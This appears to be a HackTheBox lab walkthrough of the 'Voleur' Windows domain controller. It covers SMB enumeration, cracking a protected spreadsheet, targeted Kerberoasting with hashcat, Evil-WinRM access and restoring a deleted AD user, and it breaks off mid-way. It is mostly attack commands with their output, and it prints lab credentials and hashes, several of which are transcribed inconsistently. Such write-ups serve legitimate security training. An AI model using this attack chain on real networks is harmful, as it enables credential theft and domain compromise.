



HACKTHEBOX



Voleur

30th Oct 2025

Prepared By: `k1ph4ru`

Machine Author: `baseDN`

Difficulty: **Medium**

Synopsis

`voleur` is a medium-difficulty Windows machine designed around an assumed breach scenario, where the attacker is provided with low-privileged user credentials. The machine features an Active Directory environment, and `NTLM` authentication is disabled. After Kerberos configuration and network enumeration, a password-protected Excel file is found on an exposed `SMB` share. We extract its password hash, crack it to recover the password, and use that password to access the spreadsheet. Enumeration reveals a service account with `WriteSPN` rights, which enables a targeted Kerberoasting attack that recovers credentials and grants remote access to the host. A previously deleted domain user is restored using group privileges, and a DPAPI-protected credential blob is recovered, which is decrypted with the user's password to reveal a higher-privilege account. These credentials lead to discovering an `ssh` private key for a backup service account, allowing access to a Linux subsystem over a nonstandard port. From this, the `NTDS.dit`, `SYSTEM`, and `SECURITY` backup files are extracted and used to recover the `Administrator`'s NT hash, ultimately allowing access as the `Administrator`.

Skills Required

- Active Directory fundamentals
- Kerberos fundamentals
- Windows enumeration

Skills Learned

- Active Directory Enumeration and Exploitation
- Kerberoasting
- DPAPI credential recovery

Enumeration

Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.76 | grep '^[0-9]' | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.10.11.76
<snip>
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-30
16:05:02Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
voleur.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  tcpwrapped
2222/tcp  open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 42:40:39:30:d6:fc:44:95:37:e1:9b:88:0b:a2:d7:71 (RSA)
|   256 ae:d9:c2:b8:7d:65:6f:58:c8:f4:ae:4f:e4:e8:cd:94 (ECDSA)
|_  256 53:ad:6b:6c:ca:ae:1b:40:44:71:52:95:29:b1:bb:c1 (ED25519)
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
voleur.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
49664/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
58638/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
58639/tcp open  msrpc        Microsoft Windows RPC
58650/tcp open  msrpc        Microsoft Windows RPC
58666/tcp open  msrpc        Microsoft Windows RPC
65157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows,
cpe:/o:linux:linux_kernel
<snip>
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.22 seconds
```

The initial `Nmap` output reveals many open ports, which indicates the machine is running Active Directory. On port `2222` there is `openssh`. According to the `Nmap` output, the domain name is `voleur.htb`. Using the provided credentials for `ryan.naylor` account we notice that the machine is not accepting NTLM authentication, indicated by `STATUS_NOT_SUPPORTED` and `NTLM:False` from `netexec`'s output.

```
$ nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt'
SMB      10.10.11.76      445      10.10.11.76      [*]  x64 (name:10.10.11.76)
(domain:10.10.11.76) (signing:True) (SMBv1:False) (NTLM:False)
SMB      10.10.11.76      445      10.10.11.76      [-]
10.10.11.76\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
```

To continue enumerating the domain, let's update `krb5.conf`, the `hosts` file, and sync our local time with the domain controller, since Kerberos authentication and hostname resolution depend on correct hosts entries and synchronized time. First, we append the domain mapping to `/etc/hosts` so the domain name resolves to the `IP`.

```
$ echo "10.10.11.76  DC.voleur.htb voleur.htb DC" | sudo tee -a /etc/hosts
```

Next, we use `netexec` to generate the `krb5.conf` file that we will use for Kerberos-based authentication, this creates a template with the correct realm and `KDC` entries.

```
$ netexec smb DC.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -d voleur.htb -k --
generate-krb5-file voleur.krb5
SMB      DC.voleur.htb      445      DC      [*]  x64 (name:DC) (domain:voleur.htb)
(signing:True) (SMBv1:False) (NTLM:False)
SMB      DC.voleur.htb      445      DC      [+]
voleur.htb\ryan.naylor:HollowOct31Nyt
```

Inspecting the generated file shows the configuration that we should place into `/etc/krb5.conf`, updating this file sets the Kerberos defaults and realm mappings. After writing the configuration, we sync the system clock to the domain controller using `ntpd`.

```
$ echo '[libdefaults]
dns_lookup_kdc = false
dns_lookup_realm = false
default_realm = VOLEUR.HTB

[realms]
VOLEUR.HTB = {
    kdc = dc.voleur.htb
    admin_server = dc.voleur.htb
    default_domain = voleur.htb
}
```

```
[domain_realm]
.voleur.htb = VOLEUR.HTB
voleur.htb = VOLEUR.HTB' | sudo tee /etc/krb5.conf
$ sudo ntpdate 10.10.11.76
2025-10-31 16:31:51.744468 (-0400) +13.401419 +/- 0.205028 10.10.11.76 s1 no-leap
CLOCK: time stepped by 13.401419
```

Foothold

Now we use the `-k` option to force Kerberos authentication and check available SMB shares. Here, Kerberos authentication will be used instead of NTLM.

```
$ nxc smb DC.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' -k --shares
SMB          DC.voleur.htb  445    DC          [*]  x64 (name:DC) (domain:voleur.htb)
(signing:True) (SMBv1:False) (NTLM:False)
SMB          DC.voleur.htb  445    DC          [+]
voleur.htb\ryan.naylor:HollowOct31Nyt
SMB          DC.voleur.htb  445    DC          [*] Enumerated shares
SMB          DC.voleur.htb  445    DC          Share          Permissions      Remark
SMB          DC.voleur.htb  445    DC          -----          -----          -----
SMB          DC.voleur.htb  445    DC          ADMIN$          Remote
Admin
SMB          DC.voleur.htb  445    DC          C$
Default share
SMB          DC.voleur.htb  445    DC          Finance
SMB          DC.voleur.htb  445    DC          HR
SMB          DC.voleur.htb  445    DC          IPC$          READ          Remote
IPC
SMB          DC.voleur.htb  445    DC          IT          READ
SMB          DC.voleur.htb  445    DC          NETLOGON      READ          Logon
server share
SMB          DC.voleur.htb  445    DC          SYSVOL        READ          Logon
server share
```

We have read access to the IT share from the available shares. Let's use the `--spider` option in `netexec` to recursively list files and directories in that share so we can discover interesting files.


```
$ nxc smb DC.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' -d voleur.htb -k --shares --
spider IT --regex .
SMB          DC.voleur.htb  445    DC          [*]  x64 (name:DC) (domain:voleur.htb)
(signing:True) (SMBv1:False) (NTLM:False)
SMB          DC.voleur.htb  445    DC          [+]
voleur.htb\ryan.naylor:HollowOct31Nyt
SMB          DC.voleur.htb  445    DC          [*] Enumerated shares
SMB          DC.voleur.htb  445    DC          Share          Permissions      Remark
SMB          DC.voleur.htb  445    DC          -----          -----          -----
SMB          DC.voleur.htb  445    DC          ADMIN$          Remote
Admin
SMB          DC.voleur.htb  445    DC          C$
Default share
```

SMB	DC.voleur.htb	445	DC	Finance		
SMB	DC.voleur.htb	445	DC	HR		
SMB	DC.voleur.htb	445	DC	IPC\$	READ	Remote
IPC						
SMB	DC.voleur.htb	445	DC	IT	READ	
SMB	DC.voleur.htb	445	DC	NETLOGON	READ	Logon
server share						
SMB	DC.voleur.htb	445	DC	SYSVOL	READ	Logon
server share						
SMB	DC.voleur.htb	445	DC	[*] Started spidering		
SMB	DC.voleur.htb	445	DC	[*] Spidering .		
SMB	DC.voleur.htb	445	DC	//DC.voleur.htb/IT/. [dir]		
SMB	DC.voleur.htb	445	DC	//DC.voleur.htb/IT/.. [dir]		
SMB	DC.voleur.htb	445	DC	//DC.voleur.htb/IT/First-Line Support		
[dir]						
SMB	DC.voleur.htb	445	DC	//DC.voleur.htb/IT/First-Line		
Support/. [dir]						
SMB	DC.voleur.htb	445	DC	//DC.voleur.htb/IT/First-Line		
Support/.. [dir]						
SMB	DC.voleur.htb	445	DC	//DC.voleur.htb/IT/First-Line		
Support/Access_Review.xlsx				[lastm: '2025-05-29 18:23' size:16896]		
SMB	DC.voleur.htb	445	DC	[*] Done spidering (Completed in		
2.7941362857818604)						

This shows a file called `Access_Review.xlsx` in the `First-Line Support` folder. Let's download that file with `--get-file`, specifying the remote path and a local filename to save it.

```
$ nxc smb DC.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' -d voleur.htb -k --share IT --get-file 'First-Line Support\\Access_Review.xlsx' Access_Review.xlsx
SMB      DC.voleur.htb  445    DC      [*]  x64 (name:DC) (domain:voleur.htb)
(signing:True) (SMBv1:False) (NTLM:False)
SMB      DC.voleur.htb  445    DC      [+]
voleur.htb\ryan.naylor:HollowOct31Nyt
SMB      DC.voleur.htb  445    DC      [*] Copying "First-Line
Support\\Access_Review.xlsx" to "Access_Review.xlsx"
SMB      DC.voleur.htb  445    DC      [+] File "First-Line
Support\\Access_Review.xlsx" was downloaded to "Access_Review.xlsx"
```

Opening the Excel file shows it is password protected, which prevents direct viewing of the contents.



We extract the password hash from the Excel file using `office2john`, which converts Office protection to a hash format that we can crack using `John the Ripper`.

```
$ office2john Access_Review.xlsx > hash
```

Then let's run `John the Ripper` against the extracted hash with the `rockyou.txt` wordlist to recover the password. This reveals the password as `football11`.

```
$ sudo john hash --pot=/tmp/file.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
<SNIP>
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football11 (Access_Review.xlsx)
1g 0:00:00:08 DONE (2025-10-30 14:34) 0.1176g/s 92.23p/s 92.23c/s 92.23C/s
football11..lolita
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

With the recovered password, let's open the spreadsheet to view its contents.

	A	B	C	D	E
1	User	Job Title	Permissions	Notes	
2	Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy systems.	
3	Marie.Bryant	First-Line Support Technician	SMB		
4	Lacey.Miller	Second-Line Support Technician	Remote Management Users		
5	Todd.Wolfe	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to N1ghtT1meP1dg3on1d and account deleted.	
6	Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.	
7	Administrator	Administrator	Domain Admin	Not to be used for daily tasks!	
8					
9					
10	Service Accounts				
11	svc_backup		Windows Backup	Speak to Jeremy!	
12	svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn	
13	svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8	
14	svc_winrm		Remote Management	Need to ask Lacey as she reset this recently.	
15					
16					
17				N5pXyW1VqM7CZ8	
18					
19					
20					
21					
22					
23					
24					

The spreadsheet contains users, job titles, permissions, and notes containing credentials and service account names useful for further enumeration. We use netexec to verify credentials found in the sheet. Since netexec exits on success by default, we use the `--continue-on-success` option to continue testing other credentials after a successful authentication.


```
$ nxc smb DC.voleur.htb -u user.txt -p pass.txt -k --continue-on-success
SMB      DC.voleur.htb  445      DC          [*]  x64 (name:DC) (domain:voleur.htb)
(signing:True) (SMBv1:False) (NTLM:False)
SMB      DC.voleur.htb  445      DC          [-]
voleur.htb\svc_backup:M1XyC9pW7qT5Vn KDC_ERR_PREAUTH_FAILED
SMB      DC.voleur.htb  445      DC          [+]  voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
<snip>
SMB      DC.voleur.htb  445      DC          [+]  voleur.htb\svc_iis:N5pXyW1VqM7CZ8
<snip>
```

From the output, we identify two valid credentials for `svc_ldap` and `svc_iis`. Let's note these accounts and proceed with domain enumeration. We use `bloodhound-python` to collect domain data with `ryan.naylor` user's credentials, which gather users, groups, computers, and ACLs to identify attack paths.

```
$ bloodhound-python -u 'ryan.naylor' -d 'voleur.htb' -p 'HollowOct31Nyt' -c all --zip -ns
10.10.11.76 --dns-tcp
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: voleur.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 12 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 5 ous
WARNING: Re-establishing connection with server
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 19 containers
INFO: Found 0 trusts
```

```
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.voleur.htb
INFO: Done in 03M 45S
INFO: Compressing output into 20251031142342_bloodhound.zip
```

Then we need to upload the generated zip to `BloodHound` for analysis.



The `BloodHound` graph reveals that the user `SVC_LDAP` has [WriteSPN](#) rights over the `SVC_WINRM` user. This means that we could modify the `servicePrincipalName` attribute of `SVC_WINRM`, allowing us to perform a `targeted Kerberoasting` attack.

We begin by requesting a `TGT` for the `svc_ldap` user and exporting it as our Kerberos ticket cache.

```
$ impacket-getTGT voleur.htb/svc_ldap -dc-ip 10.10.11.76
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Saving ticket in svc_ldap.ccache

$ export KRB5CCNAME=svc_ldap.ccache
```

With the `TGT` obtained, we proceeded to run the `targeted Kerberoast` attack using the [targetedKerberoast](#) tool.


```
$ python3 /home/fury/tools/targetedKerberoast/targetedKerberoast.py -d voleur.htb --dc-
host DC -u svc_ldap@voleur.htb -k
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (lacey.miller)
$krb5tgs$23$lacey.miller$VOLEUR.HTB$voleur.htb/lacey.miller*$3ea00d95a91fccf397881ec6c3a9
1bc0$bc82b6ef28078b<SNIP>
8c8c411fb7cb48c10123387e3b4ad7dee63c66fe17025d29802202ceb35d49247f52b9b98708a456d3d0b8f195
065fc1d2da68560d7944b
[+] Printing hash for (svc_winrm)
$krb5tgs$23$svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$55cff02e283286c96af43135f60f476d$0
2b11af6d9f09458e0c9<SNIP>
b0a85f794e6ac777f93cf0e7dd356134653ba16b9b8745dd51dcf68f7c1f977a4c037256ba9249f82dee38db51
57f98ae99d78a17
```

We successfully obtain TGS hashes for both `lacey.miller` and `svc_winrm`. Then we need to crack these hashes using `Hashcat` to try and recover their plaintext credentials.

```
$ hashcat whash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6-1365-g51e47daa1) starting in autodetect mode

<SNIP>
$krb5tgs$23$svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$55cff02e283286c96af43135f60f476d$0
2b11af6d9f09458e0c9<SNIP>
b0a85f794e6ac777f93cf0e7dd356134653ba16b9b8745dd51dcf68f7c1f977a4c037256ba9249f82dee38db51
57f98ae99d78a17:AFireInsidede0zarctica980219afi
Approaching final keypace - workload adjusted.
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: whash
Time.Started.....: Fri Oct 31 16:37:07 2025 (22 secs)
Time.Estimated....: Fri Oct 31 16:37:29 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 836.2 kH/s (1.79ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/2 (50.00%) Digests (total), 1/2 (50.00%) Digests (new), 1/2 (50.00%)
Salts
Progress.....: 28688770/28688770 (100.00%)
Rejected.....: 0/28688770 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: kristenanne -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 92%

Started: Fri Oct 31 16:36:56 2025
Stopped: Fri Oct 31 16:37:30 2025
```

The hash for `svc_winrm` was successfully cracked, revealing the password

`AFireInsidedeOzarctica980219afi`.

Since `NTLM` is disabled, we need to authenticate using Kerberos. Let's first get a valid ticket for `svc_winrm` and export.

```
$ impacket-getTGT voleur.htb/svc_winrm -dc-ip 10.10.11.76
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Password:
[*] Saving ticket in svc_winrm.ccache
$ export KRB5CCNAME=svc_winrm.ccache
```


Now, with the ticket, we use `EvilWinRM` to access the machine.

```
$ evil-winrm -i dc.voleur.htb -r VOLEUR.HTB
Evil-WinRM shell v3.7
<SNIP>
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
```

The user flag can be found in `C:\Users\svc_winrm\Desktop\user.txt`.

Lateral Movement

During earlier enumeration, we observed that the `svc_ldap` user was part of a non-standard group named `Restore Users`.



To leverage this, we must upload and execute [RunasCs](#) to get a proper shell as the `svc_ldap` user with login type 9. Then we can enumerate deleted objects in Active Directory using `Get-ADObject` cmdlet with `'isDeleted -eq $true'` filter to list all deleted objects in Active Directory, including users, computers, and groups. The `-IncludeDeletedObjects` flag tells PowerShell to show items in the `Active Directory Recycle Bin`.

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> upload RunasCs.exe

Info: Uploading /home/fury/labs/voleur/writeup/RunasCs.exe to
C:\Users\svc_winrm\Documents\RunasCs.exe

<snip>
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> ./RunasCs.exe svc_ldap M1XyC9pW7qT5Vn
"powershell.exe -NoProfile -ExecutionPolicy Bypass -Command Get-ADObject -Filter
'isDeleted -eq `$true' -IncludeDeletedObjects -Properties distinguishedName, objectSid -
SearchBase 'CN=Deleted Objects,DC=voleur,DC=htb'"
[*] Warning: The logon for user 'svc_ldap' is limited. Use the flag combination --bypass-
uac and --logon-type '8' to obtain a more privileged token.

Deleted                : True
DistinguishedName      : CN=Deleted Objects,DC=voleur,DC=htb
Name                   : Deleted Objects
ObjectClass             : container
ObjectGUID             : 587cd8b4-6f6a-46d9-8bd4-8fb31d2e18d8

Deleted                : True
DistinguishedName      : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted
Objects,DC=voleur,DC=htb
Name                   : Todd Wolfe
                        DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectClass            : user
ObjectGUID             : 1c6b1deb-c372-4cbb-87b1-15031de169db
objectSid              : S-1-5-21-3927696377-1337352550-2781715495-1110
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
```

From the output, we can see a deleted user named `Todd Wolfe`, who also appeared in the spreadsheet we found earlier as a deleted user account.

So we need to restore the deleted object using the `Restore-ADObject` cmdlet to recover deleted directory objects from the Active Directory Recycle Bin. When an object like a user account is deleted, it's not immediately purged but marked as deleted and stored under `CN=Deleted Objects`. This can be reactivated, restoring its original attributes.

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> ./RunasCs.exe svc_ldap MlXyC9pW7qT5Vn
"powershell.exe -NoProfile -ExecutionPolicy Bypass -Command Restore-ADObject 'CN=Todd
Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb'"
[*] Warning: The logon for user 'svc_ldap' is limited. Use the flag combination --bypass-
uac and --logon-type '8' to obtain a more privileged token.
```

No output received from the process.

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
```

We can confirm if the restoration worked by checking the deleted objects again.

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> ./RunasCs.exe svc_ldap MlXyC9pW7qT5Vn
"powershell.exe -NoProfile -ExecutionPolicy Bypass -Command Get-ADObject -Filter
'isDeleted -eq $true' -IncludeDeletedObjects -Properties distinguishedName, objectSid -
SearchBase 'CN=Deleted Objects,DC=voleur,DC=htb'"
[*] Warning: The logon for user 'svc_ldap' is limited. Use the flag combination --bypass-
uac and --logon-type '8' to obtain a more privileged token.
```

```
Deleted                : True
DistinguishedName      : CN=Deleted Objects,DC=voleur,DC=htb
Name                   : Deleted Objects
ObjectClass             : container
ObjectGUID             : 587cd8b4-6f6a-46d9-8bd4-8fb31d2e18d8
```

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
```

We see that the `Todd Wolfe` entry no longer appears in the list, confirming the user has been successfully restored. From our earlier enumeration, we already found the password for this user in the spreadsheet, which we can now use.

```
$ impacket-getTGT voleur.htb/todd.wolfe -dc-ip 10.10.11.76
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Saving ticket in todd.wolfe.ccache
$ export KRB5CCNAME=todd.wolfe.ccache
```

Let's use `netexec` to see which shares the restored user can access.

```
$ nxc smb dc.voleur.htb -u todd.wolfe -p NightTlmePldg3on14 -d VOLEUR.htb -k --shares
SMB          dc.voleur.htb  445    dc          [*] x64 (name:dc) (domain:voleur.htb)
(signing:True) (SMBv1:False) (NTLM:False)
SMB          dc.voleur.htb  445    dc          [+]
VOLEUR.htb\todd.wolfe:NightTlmePldg3on14
SMB          dc.voleur.htb  445    dc          [*] Enumerated shares
SMB          dc.voleur.htb  445    dc          Share          Permissions      Remark
SMB          dc.voleur.htb  445    dc          -----          -----          -----
SMB          dc.voleur.htb  445    dc          ADMIN$          Remote
```

SMB	dc.voleur.htb	445	dc	C\$		
Default share						
SMB	dc.voleur.htb	445	dc	Finance		
SMB	dc.voleur.htb	445	dc	HR		
SMB	dc.voleur.htb	445	dc	IPC\$	READ	Remote
IPC						
SMB	dc.voleur.htb	445	dc	IT	READ	
SMB	dc.voleur.htb	445	dc	NETLOGON	READ	Logon
server share						
SMB	dc.voleur.htb	445	dc	SYSVOL	READ	Logon
server share						

We can see the user has read access to the `IT` share. We then use `netexec` to spider through it.

```
$ nxc smb dc.voleur.htb -u todd.wolfe -p NightTlmePldg3on14 -d VOLEUR.htb -k --spider IT -
-regex .
SMB      dc.voleur.htb  445    dc      [*]  x64 (name:dc) (domain:voleur.htb)
(signing:True) (SMBv1:False) (NTLM:False)
SMB      dc.voleur.htb  445    dc      [+]
VOLEUR.htb\todd.wolfe:NightTlmePldg3on14
SMB      dc.voleur.htb  445    dc      [*] Started spidering
SMB      dc.voleur.htb  445    dc      [*] Spidering .
SMB      dc.voleur.htb  445    dc      //dc.voleur.htb/IT/. [dir]
SMB      dc.voleur.htb  445    dc      //dc.voleur.htb/IT/.. [dir]
SMB      dc.voleur.htb  445    dc      //dc.voleur.htb/IT/Second-Line Support
[dir]
SMB      dc.voleur.htb  445    dc      //dc.voleur.htb/IT/Second-Line
Support/. [dir]
SMB      dc.voleur.htb  445    dc      //dc.voleur.htb/IT/Second-Line
Support/.. [dir]
SMB      dc.voleur.htb  445    dc      //dc.voleur.htb/IT/Second-Line
Support/Archived Users [dir]
<SNIP>
SMB      dc.voleur.htb  445    dc      //dc.voleur.htb/IT/Second-Line
Support/Archived Users/todd.wolfe/Links [dir]
SMB      dc.voleur.htb  445    dc      //dc.voleur.htb/IT/Second-Line
Support/Archived Users/todd.wolfe/Music [dir]
```

The output shows an archived user profile for `todd.wolfe` under `IT\Second-Line Support\Archived users`. We browse the share using `impacket-smbclient`.

```
$ impacket-smbclient -k todd.wolfe@dc.voleur.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# shares
<SNIP>
IT
NETLOGON
```

```

SYSVOL
# use IT
# cd Second-Line Support
